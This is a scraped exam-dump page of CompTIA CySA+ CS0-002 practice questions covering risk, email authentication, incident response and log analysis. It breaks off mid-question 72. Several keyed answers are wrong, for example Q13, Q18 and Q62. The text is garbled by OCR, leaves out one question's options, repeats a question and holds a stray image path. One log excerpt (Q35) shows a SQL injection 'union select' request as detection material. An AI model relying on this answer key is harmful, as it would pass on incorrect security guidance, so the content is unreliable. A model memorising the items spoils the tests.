CuramSoftware.CS0-002.v2023-04-11.q253

Exam Code:	CS0-002
Exam Name:	CompTIA Cybersecurity Analyst (CySA+) Certification Exam
Certification Provider:	CompTIA
Free Question Number:	253
Version:	v2023-04-11
# of views:	5061
# of Questions views:	2530
https://www.freeqas.com/qa/CompTIA/CS0-002/CuramSoftware.CS0-002.v2023-04-11.q253.html	

NEW QUESTION: 1
An organization has the following risk mitigation policy:
Risks with a probability of 95% or greater will be addressed before all others regardless of the impact.
All other prioritization will be based on risk value.
The organization has identified the following risks:

Risk	Probability	Impact
A	95%	$110,000
B	99%	$100,000
C	50%	$120,000
D	90%	$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?
A. D, A, C, B
B. A, B, D, C
C. A, B, C, D
D. D, A, B, C
Answer: (SHOW ANSWER)

NEW QUESTION: 2
An organization has been seeing increased levels of malicious traffic. A security analyst wants to take a more proactive approach to identify the threats that are acting against the organization's network. Which of the following approaches should the security analyst recommend?
A. Use SCAP scans to monitor for configuration changes on the network.
B. Use the MITRE ATT&CK framework to develop threat models.
C. Review the perimeter firewall rules to ensure rule-set accuracy.
D. Conduct internal threat research and establish indicators of compromise.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 3
A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server.
Which of the following is the FIRST step the analyst should take?
A. Take a memory snapshot of the machine to capture volatile information stored in memory.
B. Run a manual antivirus scan on the machine to look for known malicious software.
C. Create a full disk image of the server's hard drive to look for the file containing the malware.
D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.
Answer: (SHOW ANSWER)

NEW QUESTION: 4
Which of me following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?
A. It enables standard checklist and vulnerability analysis expressions for automaton
B. It automatically performs remedial configuration changes lo enterprise security services
C. It establishes a continuous integration environment for software development operations
D. It provides validation of suspected system vulnerabilities through workflow orchestration
Answer: A (LEAVE A REPLY)

NEW QUESTION: 5
A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?
A. Motion detection
B. Badged entry
C. Monitored security cameras
D. Perimeter fencing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 6
An online gaming company was impacted by a ransomware attack. An employee opened an attachment that was received via an SMS attack on a company-issued mobile device while connected to the network. Which of the following actions would help during the forensic analysis of the mobile device? (Select TWO).
A. Documenting the respective chain of custody
B. Resetting the phone to factory settings
C. Performing a memory dump of the mobile device for analysis
D. Rebooting the phone and installing the latest security updates
E. Uninstalling any potentially unwanted programs
F. Unlocking the device by browing the eFuse
Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 7
The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:
* Reduce the number of potential findings by the auditors.
* Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.

* Prevent the external-facing web infrastructure used by other teams from coming into scope.
* Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.
Which of the following would be the MOST effective way for the security team to meet these objectives?
A. Segment the servers and systems used by the business unit from the rest of the network.
B. Limit the permissions to prevent other employees from accessing data owned by the business unit.
C. Deploy patches to all servers and workstations across the entire organization.
D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 8
Which of the following BEST explains the function of a managerial control?
A. To create data classification, risk assessments, security control reviews, and contingency planning
B. To ensure tactical design, selection of technology to protect data, logical access reviews, and the implementation of audit trails
C. To guide the development of training, education, security awareness programs, and system maintenance
D. To help design and implement the security planning, program development, and maintenance of the security life cycle
Answer: (SHOW ANSWER)

NEW QUESTION: 9
A developer wrote a script to make names and other PII data unidentifiable before loading a database export into the testing system Which of the following describes the type of control that is being used?
A. Data loss prevention
B. Data encoding
C. Data masking
D. Data classification
Answer: (SHOW ANSWER)

NEW QUESTION: 10
A user reports a malware alert to the help desk A technician verifies the alert, determines the workstation is classified as a low-severity device, and uses network controls to block access The technician then assigns the ticket to a security analyst who will complete the eradication and recovery processes. Which of the following should the security analyst do NEXT?
A. Reverse engineer the malware to determine its purpose and risk to the organization.
B. Isolate the workstation and issue a new computer to the user.
C. Document the procedures and walk through the incident training guide.
D. Sanitize the workstation and verify countermeasures are restored
Answer: D (LEAVE A REPLY)

NEW QUESTION: 11
During the threal modeling process for a new application that a company is launching, a security analyst needs to define methods and items to take into consideralion Wtiich of the following are part of a known threat modeling method?
A. Threat profile, infrastructure and application vulnerabilities, security strategy and plans
B. Purpose, objective, scope, (earn management, cost, roles and responsibilities

C. Spoofing tampering, repudiation, information disclosure, denial of service elevation of privilege
D. Human impact, adversary's motivation, adversary's resources, adversary's methods
Answer: C (LEAVE A REPLY)

NEW QUESTION: 12
As part of a review of modern response plans, which of the following is MOST important for an organization lo understand when establishing the breach notification period?
A. Organizational policies
B. Service-level agreements
C. Legal requirements
D. Vendor requirements and contracts
Answer: C (LEAVE A REPLY)

NEW QUESTION: 13
Forming a hypothesis, looking for indicators of compromise, and using the findings to proactively improve detection capabilities are examples of the value of:
A. vulnerability scanning.
B. red learning.
C. threat hunting.
D. penetration testing.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 14
A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?
A. Begin blocking all IP addresses within that subnet.
B. Determine the attack vector and total attack surface.
C. Conduct threat research on the IP addresses
D. Begin a kill chain analysis to determine the impact.
Answer: (SHOW ANSWER)

NEW QUESTION: 15
During an Incident, it Is determined that a customer database containing email addresses, first names, and last names was exfiltrated. Which ot the following should the security analyst do NEXT?
A. Consult with the legal department for regulatory impact.
B. Email the customers to inform them of the breach.
C. Encrypt the database with available tools.
D. Follow the incident communications process.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 16

A company's change management team has asked a security analyst to review a potential change to the email server before it is released into production. The analyst reviews the following change request:

Change request date:	2020-01-30
Change requester:	Cindy Richardson
Change asset:	WIN2K-EMAIL001
Change requested:	Modify the following SPF record to change +all to –all

Which of the following is the MOST likely reason for the change?

A. To reject email from email addresses that are not digitally signed.

B. To accept email to the company's domain.

C. To reject email from users who are not authenticated to the network.

D. To reject email from servers that are not listed in the SPF record

Answer: D (LEAVE A REPLY)

NEW QUESTION: 17

Industry partners from critical infrastructure organizations were victims of attacks on their SCADA devices. The attacker was able to gain access to the SCADA by logging in to an account with weak credentials. Which of the following identity and access management solutions would help to mitigate this risk?

A. Multifactor authentication

B. Role-based access control

C. Endpoint detection and response

D. Manual access reviews

Answer: A (LEAVE A REPLY)

NEW QUESTION: 18

A remote code execution vulnerability was discovered in the RDP. An organization currently uses RDP for remote access to a portion of its VDI environment. The analyst verified network-level authentication is enabled Which of the following is the BEST remediation for this vulnerability?

A. Verify the system logs do not contain indicator of compromise.

B. Verify the latest endpoint-protection signature is in place.

C. Verify the corresponding patch for the vulnerability is installed^

D. Verify the threat intelligence feed is updated with the latest solutions

Answer: B (LEAVE A REPLY)

NEW QUESTION: 19

A security analyst is investigating a system compromise. The analyst verities the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely expiated?

A. Advanced persistent threat

B. Insider threat

C. Zero day

D. Buffer overflow

Answer: (SHOW ANSWER)

NEW QUESTION: 20

A user receives a potentially malicious email that contains spelling errors and a PDF document. A security analyst reviews the email and decides to download the attachment to a Linux sandbox for review.

Which of the following commands would MOST likely indicate if the email is malicious?

A. file ~/Desktop/file.pdf

B. cat < ~/Desktop/file.pdf | grep -i .exe

C. sha256sum ~/Desktop/file.pdf

D. strings ~/Desktop/file.pdf | grep "<script"

Answer: (SHOW ANSWER)

NEW QUESTION: 21

A security analyst is reviewing the network security monitoring logs listed below:

```
------------------------------------------------------------------
Count:2 Event#3.3505 2020-01-30 10:40 UTC
GPL WEB_SERVER robots.txt access
10.1.1.128 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=45260 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags******** Win=0 urp=23415 chksum=0
------------------------------------------------------------------
Count:22 Event#3.3507 2020-01-30 10:40 UTC
ET WEB_SPECIFIC_APPS PHPStudy Remote Code Execution Backdoor
10.1.1.129 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=65200 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags******** Win=0 urp=26814 chksum=0
------------------------------------------------------------------
Count:30 Event#3.3522 2020-01-30 10:40 UTC
ET WEB_SERVER WEB-PHP phpinfo access
10.1.1.130 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=58175 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags******** Win=0 urp=22875 chksum=0
------------------------------------------------------------------
Count:22 Event#3.3728 2020-01-30 10:40 UTC
GPL WEB_SERVER 403 Forbidden
10.0.0.10 -> 10.1.1.129
IPVer=4 hlen=5 tos=0 dlen=533 ID=0 flags=0 offset=0 ttl=0 chksum=20471
Protocol: 6 sport=80 -> dport=65200
Seq=0 Ack=0 Off=5 Res=0 Flags******** Win=0 urp=59638 chksum=0
```


Which of the following is the analyst MOST likely observing? (Select TWO).

A. 10.1.1.128 sent potential malicious traffic to the web server.

B. 10.1.1.128 sent malicious requests, and the alert is a false positive.

C. 10.1.1 .129 successfully exploited a vulnerability on the web server.

D. 10.1.1.129 sent non-malicious requests, and the alert is a false positive.

E. 10.1.1.129 sent potential malicious requests to the web server.

Answer: (SHOW ANSWER)

NEW QUESTION: 22

Which of the following is MOST dangerous to the client environment during a vulnerability assessment penetration test?

A. There is a shorter period of time to assess the environment

B. There is a longer period of time to assess the environment.

C. No status reports are included with the assessment.

D. The testing is outside the contractual scope

Answer: D (LEAVE A REPLY)

NEW QUESTION: 23

Which of the following organizational initiatives would be MOST impacted by data severighty issues?

A. Implementing non-repudiation controls

B. Moving to a cloud-based environment
C. Encrypting local database queries
D. Migrating to locally hosted virtual servers
Answer: B (LEAVE A REPLY)

NEW QUESTION: 24
A security analyst receives an alert to expect increased and highly advanced cyberattacks originating from a foreign country that recently had sanctions implemented. Which of the following describes the type of threat actors that should concern the security analyst?
A. Insider threat
B. Hacktivist
C. Nation-state
D. Organized crime
Answer: C (LEAVE A REPLY)

NEW QUESTION: 25
Which of the following secure coding techniques can be used to prevent cross-site request forgery attacks?
A. Tokenization
B. Parameterized queries
C. Output encoding
D. Input validation
Answer: A (LEAVE A REPLY)

NEW QUESTION: 26
An analyst has been asked to provide feedback regarding the control required by a revised regulatory framework At this time, the analyst only needs to focus on the technical controls. Which of the following should the analyst provide an assessment of?
A. Execution of NDAs
B. Establishment o' data classifications
C. Tokenization of sensitive data
D. Formal identification of data ownership
E. Reporting on data retention and purging activities
Answer: C (LEAVE A REPLY)

NEW QUESTION: 27
During an incident investigation, a security analyst discovers the web server is generating an unusually high volume of logs The analyst observes the following response codes:
* 20% of the logs are 403
* 20% of the logs are 404
* 50% of the logs are 200
* 10% of the logs are other codes
The server generates 2MB of logs on a daily basis, and the current day log is over 200MB. Which of the following commands should the analyst use to identify the source of the activity?


A. cat access_log Igrep " 200 "
B. cat access_log Igrep " 4 04 "
C. cat access_log Igrep " 100 "
D. cat access_log Igrep " 403 "
E. cat access_log Igrep " 204 "
Answer: A (LEAVE A REPLY)

NEW QUESTION: 28
A security analyst is reviewing a suspected phishing campaign that has targeted an organisation. The organization has enabled a few email security technologies in the last year: however, the analyst believes the security features are not working. The analyst runs the following command:
> dig domain._domainkey.comptia.orq TXT
Which of the following email protection technologies is the analyst MOST likely validating?
A. DNSSEC
B. DMARC
C. DKIM
D. SPF
Answer: D (LEAVE A REPLY)

NEW QUESTION: 29
Which of the following is MOST important when developing a threat hunting program?
A. Understanding security software technologies
B. Understanding assets and categories of assets
C. Understanding how to build correlation rules within a SIEM
D. Understanding penetration testing techniques
Answer: B (LEAVE A REPLY)

NEW QUESTION: 30
A company's security team recently discovered a number of workstations that are at the end of life. The workstation vendor informs the team that the product is no longer supported and patches are no longer available The company is not prepared to cease its use of these workstations Which of the following would be the BEST method to protect these workstations from threats?
A. Determine the system process cntcalrty and document it
B. Deploy whitelisting to the identified workstations to limit the attack surface
C. Isolate the workstations and air gap them when it is feasible
D. Increase security monitoring on the workstations
Answer: C (LEAVE A REPLY)

NEW QUESTION: 31
A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?



A. Option C
B. Option D
C. Option A
D. Option B
Answer: D (LEAVE A REPLY)

NEW QUESTION: 32
An analyst is performing penetration testing and vulnerability assessment activities against a new vehicle automation platform.
Which of the following is MOST likely an attack vector that is being utilized as part of the testing and assessment?
A. SoC
B. RTOS
C. CAN bus
D. FaaS
E. GPS
Answer: (SHOW ANSWER)

NEW QUESTION: 33
A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?
A. Regularly use SHA-256 to hash the directory containing the sensitive information. Monitor the files for unauthorized changes.
B. Use Wireshark to scan all traffic to and from the directory. Monitor the files for unauthorized changes.
C. Place a legal hold on the files. Require authorized users to abide by a strict time context access policy.
Monitor the files for unauthorized changes.
D. Configure DLP to reject all changes to the files without pre-authorization. Monitor the files for unauthorized changes.
Answer: C,D (LEAVE A REPLY)

NEW QUESTION: 34

During a review of vulnerability scan results an analyst determines the results may be flawed because a control-baseline system which is used to evaluate a scanning tools effectiveness was reported as not vulnerable Consequently, the analyst verifies the scope of the scan included the control-baseline host which was available on the network during the scan. The use of a control-baseline endpoint in this scenario assists the analyst in confirming.

A. false negatives

B. hardening validation.

C. false positives

D. verification of mitigation

E. the criticality index

Answer: D (LEAVE A REPLY)

NEW QUESTION: 35

An analyst has received a notification about potential malicious activity against a web server. The analyst logs in to a central log collection server and runs the following command: "cat access.log.1 | grep "union". The output shown below appears:

<68.71.54.117> - - [31/Jan/2020:10:02:31 -0400] "Get /cgi-bin/backend1.sh?id=%20union%20select%20192.168.60.50 HTTP/1.1" Which of the following attacks has occurred on the server?

A. SQL injection

B. Cross-site request forgery

C. Cross-site scripting

D. Directory traversal

Answer: (SHOW ANSWER)

NEW QUESTION: 36

During a review of SIEM alerts, a securrty analyst discovers the SIEM is receiving many alerts per day from the file-integrity monitoring toot about files from a newly deployed application that should not change. Which of the following steps should the analyst complete FIRST to respond to the issue7

A. Check if temporary files are being monitored

B. Dismiss the alert, as the new application is still being adapted to the environment

C. Warn the incident response team that the server can be compromised

D. Open a ticket informing the development team about the alerts

Answer: C (LEAVE A REPLY)

NEW QUESTION: 37

A company's Chief Information Security Officer (CISO) published an Internet usage policy that prohibits employees from accessing unauthorized websites. The IT department whitelisted websites used for business needs. The CISO wants the security analyst to recommend a solution that would improve security and support employee morale. Which of the following security recommendations would allow employees to browse non-business-related websites?

A. Develop a new secured browser.

B. Install kiosks throughout the building.

C. Configure a personal business VLAN.

D. Implement a virtual machine alternative.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 38

Which of the following technologies can be used to house the entropy keys for disk encryption on desktops and laptops?

A. HSM

B. Bus encryption

C. TPM

D. Self-encrypting drive

Answer: (SHOW ANSWER)

NEW QUESTION: 39

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286    ?    Ss    0:00   /usr/sbin/cupsd -f
1287    ?    Ss    0:00   /usr/sbin/httpd
1297    ?    Ssl   0:00   /usr/bin/libvirtd
1301    ?    Ss    0:00   /usr/sbin/sshd -D
1308    ?    Ss    0:00   /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

A. strace /proc/1301

B. rpm -V openash-server

C. kill -9 1301

D. /bin/la -1 /proc/1301/exe

Answer: A (LEAVE A REPLY)

NEW QUESTION: 40

A Chief Security Officer (CSO) is working on the communication requirements (or an organization's incident response plan. In addition to technical response activities, which of the following is the main reason why communication must be addressed in an effective incident response program?

A. Organizational personnel must only interact with trusted members of the law enforcement community.

B. Improper communications can create unnecessary complexity and delay response actions.

C. Senior leadership should act as the only voice for the incident response team when working with forensics teams.

D. Public relations must receive information promptly in order to notify the community.

Answer: (SHOW ANSWER)

NEW QUESTION: 41

Due to continued support of legacy applications, an organization's enterprise password complexity rules are inadequate for its required security posture. Which of the following is the BEST compensating control to help reduce authentication compromises?

A. Smart cards

B. Increased password-rotation frequency

C. Multifactor authentication

D. Biometrics

Answer: B (LEAVE A REPLY)

NEW QUESTION: 42
Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?
A. HSM
B. eFuse
C. Self-encrypting drive
D. UEFI
Answer: (SHOW ANSWER)

NEW QUESTION: 43
A security analyst has been alerted to several emails that snow evidence an employee is planning malicious activities that involve employee PII on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:
A. the human resources department
B. law enforcement
C. the public relations department
D. senior leadership
Answer: A (LEAVE A REPLY)

NEW QUESTION: 44
An organization that uses SPF has been notified emails sent via its authorized third-party partner are getting rejected A security analyst reviews the DNS entry and sees the following:
v=spf1 ip4:180.10.6.5 ip4:180.10.6.10 include:robustmail.com -all
The organization's primary mail server IP is 180.10 6.6, and the secondary mail server IP is 180.10.6.5. The organization's third-party mail provider is "Robust Mail" with the domain name robustmail.com.
Which of the following is the MOST likely reason for the rejected emails?
A. An incorrect IP version is being used.
B. The wrong domain name is in the SPF record.
C. SPF version 1 does not support third-party providers
D. The primary and secondary email server IP addresses are out of sequence.
Answer: (SHOW ANSWER)

NEW QUESTION: 45
A small marketing firm uses many SaaS applications that hold sensitive information The firm has discovered terminated employees are retaining access to systems for many weeks after their end date. Which of the following would BEST resolve the issue of lingering access?
A. Perform weekly manual reviews on system access to uncover any issues.
B. Configure federated authentication with SSO on cloud provider systems.
C. Implement MFA on cloud-based systems.
D. Set up a privileged access management tool that can fully manage privileged account access.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 46
Which of the following are considered PH by themselves? (Select TWO).

A. Mother's maiden name
B. Birth certificate
C. Government ID
D. Job title
E. Employer address
F. Employment start date
Answer: (SHOW ANSWER)

NEW QUESTION: 47
Which of the following sources will provide the MOST relevant threat intelligence data to the security team of a dental care network?
A. H-ISAC
B. Dark web chatter
C. Dental forums
D. Open threat exchange
Answer: (SHOW ANSWER)

NEW QUESTION: 48
A company's security administrator needs to automate several security processes related to testing for the existence of changes within the environment Conditionally other processes will need to be created based on input from prior processes Which of the following is the BEST method for accomplishing this task?
A. Machine learning and process monitoring
B. API integration and data enrichment
C. Continuous integration and configuration management
D. Workflow orchestration and scripting
Answer: (SHOW ANSWER)

NEW QUESTION: 49
A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[*] XSS: Analyzing response #1…
[*] XSS: Analyzing response #2…
[*] XSS: Analyzing response #3…
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```


Which of the following is the MOST likely reason for this vulnerability?
A. The developer set input validation protection on the specific field of search.aspx.
B. The developer did not set proper cross-site request forgery protections.

C. The developer did not implement default protections in the web application build.
D. The developer did not set proper cross-site scripting protections in the header.
Answer: (SHOW ANSWER)

NEW QUESTION: 50
A security team identified some specific known tactics and techniques to help mitigate repeated credential access threats, such as account manipulation and brute forcing. Which of the following frameworks or models did the security team MOST likely use to identify the tactics and techniques'?
A. ITIL
B. MITRE ATT&CK
C. Diamond Model of Intrusion Analysis
D. Kill chain
Answer: B (LEAVE A REPLY)

NEW QUESTION: 51
An organization has a policy that requires servers to be dedicated to one function and unneeded services to be disabled. Given the following output from an Nmap scan of a web server:

```
Starting Nmap 5.10 (https://nmap.org) at 2020-01-11 17:43 Interesting ports on 192.168.10.3:

Not shown: 997 closed ports

PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
443/tcp   open     https
1433/tcp  open     sql
```


Which of the following ports should be closed?
A. 80
B. 443
C. 22
D. 1433
Answer: D (LEAVE A REPLY)

NEW QUESTION: 52
A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?
A. Indicator enrichment and research pivoting
B. Recovery and post-incident review
C. Containment and eradication
D. Requirements analysis and collection planning
Answer: (SHOW ANSWER)

NEW QUESTION: 53
An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability.

Which of the following would be the MOST appropriate to remediate the controller?
A. Replace the equipment that has third-party support.
B. Install an IDS on the network between the switch and the legacy equipment.
C. Segment the network to constrain access to administrative interfaces.
D. Remove the legacy hardware from the network.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 54
During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.
Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?
A. An IPS signature modification for the specific IP addresses
B. A firewall rule that will block port 80 traffic
C. A firewall rule that will block traffic from the specific IP addresses
D. An IDS signature modification for the specific IP addresses
Answer: C (LEAVE A REPLY)

NEW QUESTION: 55
The threat intelligence department recently learned of an advanced persistent threat that is leveraging a new strain of malware, exploiting a system router. The company currently uses the same device mentioned in the threat report. Which of the following configuration changes would BEST improve the organization's security posture?
A. Implement an IPS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
B. Implement an IPS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
C. Implement an IDS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
D. Implement an IDS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
Answer: A (LEAVE A REPLY)

NEW QUESTION: 56
Which of the following attack techniques has the GREATEST likelihood of quick success against Modbus assets?
A. Certificate spoofing
B. Remote code execution
C. Buffer overflow
D. Unauthenticated commands
Answer: D (LEAVE A REPLY)

NEW QUESTION: 57
While conoXicting a cloud assessment, a security analyst performs a Prowler scan, which generates the following within the report:

```
7.74 [extra774] Ensure credentials unused for 30 days or greater are disabled
PASS! User admin has logged into the console in the past 30 days
PASS! User SecOps has logged into the console in the past 30 days
INFO! User CloudDev has not used access key 1 since creation
FAIL! User BusinessUsr has never used access key 1 and not rotated it in 30 days
PASS! No users found with access key 2 enabled
```

Based on the Prowler report, which of the following is the BEST recommendation?
A. Delete access key 1.
B. Delete Cloud Dev access key 1
C. Delete BusinessUsr access key 1.
D. Delete access key 2.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 58
A cybersecurity analyst is responding to an incident. The company's leadership team wants to attribute the incident to an attack group. Which of the following models would BEST apply to the situation?
A. Intelligence cycle
B. Kill chain
C. MITRE ATT&CK
D. Diamond Model of Intrusion Analysis
Answer: D (LEAVE A REPLY)

NEW QUESTION: 59
Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?
A. HSM
B. eFuse
C. Self-encrypting drive
D. UEFI
Answer: (SHOW ANSWER)

NEW QUESTION: 60
An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:
* The source of the breach is linked to an IP located in a foreign country.
* The breach is isolated to the research and development servers.
* The hash values of the data before and after the breach are unchanged.
* The affected servers were regularly patched, and a recent scan showed no vulnerabilities.
Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)
A. The threat is an insider.
B. The confidentiality of the data is unaffected.
C. The integrity of the data is unaffected.
D. The source IP of the threat has been spoofed.
E. The threat is an APT.
Answer: C,E (LEAVE A REPLY)

NEW QUESTION: 61

A contained section of a building is unable to connect to the Internet A security analyst. A security analyst investigates me issue but does not see any connections to the corporate web proxy However the analyst does notice a small spike in traffic to the Internet. The help desk technician verifies all users are connected to the connect SSID. but there are two of the same SSIDs listed in the network connections. Which of the following BEST describes what is occurring?

A. Rogue device on the network

B. Bandwidth consumption

C. Denial of service

D. Beaconing

Answer: (SHOW ANSWER)

NEW QUESTION: 62

A code review reveals a web application is using lime-based cookies for session management. This is a security concern because lime-based cookies are easy to:

A. parameterize.

B. guess.

C. decrypt.

D. decode.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 63

During an incident investigation, a security analyst acquired a malicious file that was used as a backdoor but was not detected by the antivirus application. After performing a reverse-engineering procedure, the analyst found that part of the code was obfuscated to avoid signature detection. Which of the following types of instructions should the analyst use to understand how the malware was obfuscated and to help deobfuscate it?

A. XOR

B. ADD

C. SUB

D. MOV

E. MOVL

Answer: A (LEAVE A REPLY)

NEW QUESTION: 64

The steering committee for information security management annually reviews the security incident register for the organization to look for trends and systematic issues The steering committee wants to rank the risks based on past incidents to improve the security program for next year Below is the incident register for the organization.

Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	- Known malicious IPs not blacklisted - No known company impact - Policy violation - Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	- No known impact - Policy violation - Internal audit finding
April 1	Engineering	Change control ticket not found	- No known impact - Policy violation - Internal audit finding
July 31	Company-wide	Service outage	- Backups failed - Unable to restore for three days - Policy violation
September 8	IT	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	- No known impact - Policy violation - Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop $1,250

Which of the following should the organization consider investing in FIRST due to the potential impact of availability?

A. Hire a managed service provider to help with vulnerability management

B. Build a warm site in case of system outages

C. Invest in a failover and redundant system, as necessary

D. Hire additional staff for the IT department to assist with vulnerability management and log review

Answer: C (LEAVE A REPLY)

Both on July 31 and November 24, the organization could not restore multiple days due to missing disaster recovery plan. Therefore, failover systems are very important for this organization.

NEW QUESTION: 65

A Chief Information Secunty Officer has asked for a list of hosts that have critical and high-seventy findings as referenced in the CVE database. Which of the following tools would produce the assessment output needed to satisfy this request?

A. Nessus

B. Wireshark

C. Nikto

D. Prowler

E. Fuzzer

Answer: A (LEAVE A REPLY)

NEW QUESTION: 66

Which of the following policies would state an employee should not disable security safeguards, such as host firewalls and antivirus on company systems?

A. Code of conduct policy

B. Account management policy

C. Password policy

D. Acceptable use policy

Answer: D (LEAVE A REPLY)

NEW QUESTION: 67
A security team is implementing a new vulnerability management program in an environment that has a historically poor security posture. The team is aware of issues patch management in the environment and expects a large number of findings. Which of the following would be the MOST efficient way to increase the security posture of the organization in the shortest amount of time?
A. Create an SLA stating that remediation actions must occur within 30 days of discovery for all levels of vulnerabilities.
B. Implement a change control policy that allows the security team to quickly deploy patches in the production environment to reduce the risk of any vulnerabilities found.
C. Create classification criteria for data residing on different servers and provide remediation only for servers housing sensitive data.
D. Incorporate prioritization levels into the remediation process and address critical findings first.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 68
A security analyst has received a report that servers are no longer able to connect to the network. After many hours of troubleshooting, the analyst determines a Group Policy Object is responsible for the network connectivity Issues. Which of the following solutions should the security analyst recommend to prevent an interruption of service in the future?
A. CI/CD pipeline
B. Appropriate network segmentation
C. Change management process
D. Impact analysis and reporting
Answer: (SHOW ANSWER)

NEW QUESTION: 69
An analyst receives artifacts from a recent Intrusion and is able to pull a domain, IP address, email address, and software version. When of the following points of the Diamond Model of Intrusion Analysis does this intelligence represent?
A. Victims
B. Capabilities
C. Infrastructure
D. Adversary
Answer: D (LEAVE A REPLY)

NEW QUESTION: 70
A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic.
Which of the following would BEST accomplish this goal?
A. Information sharing and analysis
B. Automation and orchestration
C. Continuous integration and deployment
D. Static and dynamic analysis
Answer: B (LEAVE A REPLY)

NEW QUESTION: 71

A security analyst is investigate an no client related to an alert from the threat detection platform on a host (10.0 1.25) in a staging environment that could be running a cryptomining tool because it in sending traffic to an IP address that are related to Bitcoin.
The network rules for the instance are the following:

Rule	Direction	Protocol	SRC	DST	Port	Description
1	inbound	tcp	any	10.0.1.25	80	HTTP
2	inbound	tcp	any	10.0.1.25	443	HTTPS
3	inbound	tcp	10.0.1.0/25	10.0.1.25	22	SSH
4	outbound	udp	10.0.1.25	10.0.1.2	53	DNS
5	outbound	tcp	10.0.1.25	any	any	TCP

Which of the following is the BEST way to isolate and triage the host?
A. Remove rules 4 and 5
B. Remove rules 1.4. and 5.
C. Remove rules 1.2. 4. and 5.
D. Remove rules 1.2. and 5.
E. Remove rules 1.2. 3.4. and 5.
F. Remove rules 1.2. and 3.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 72
A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?
A. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
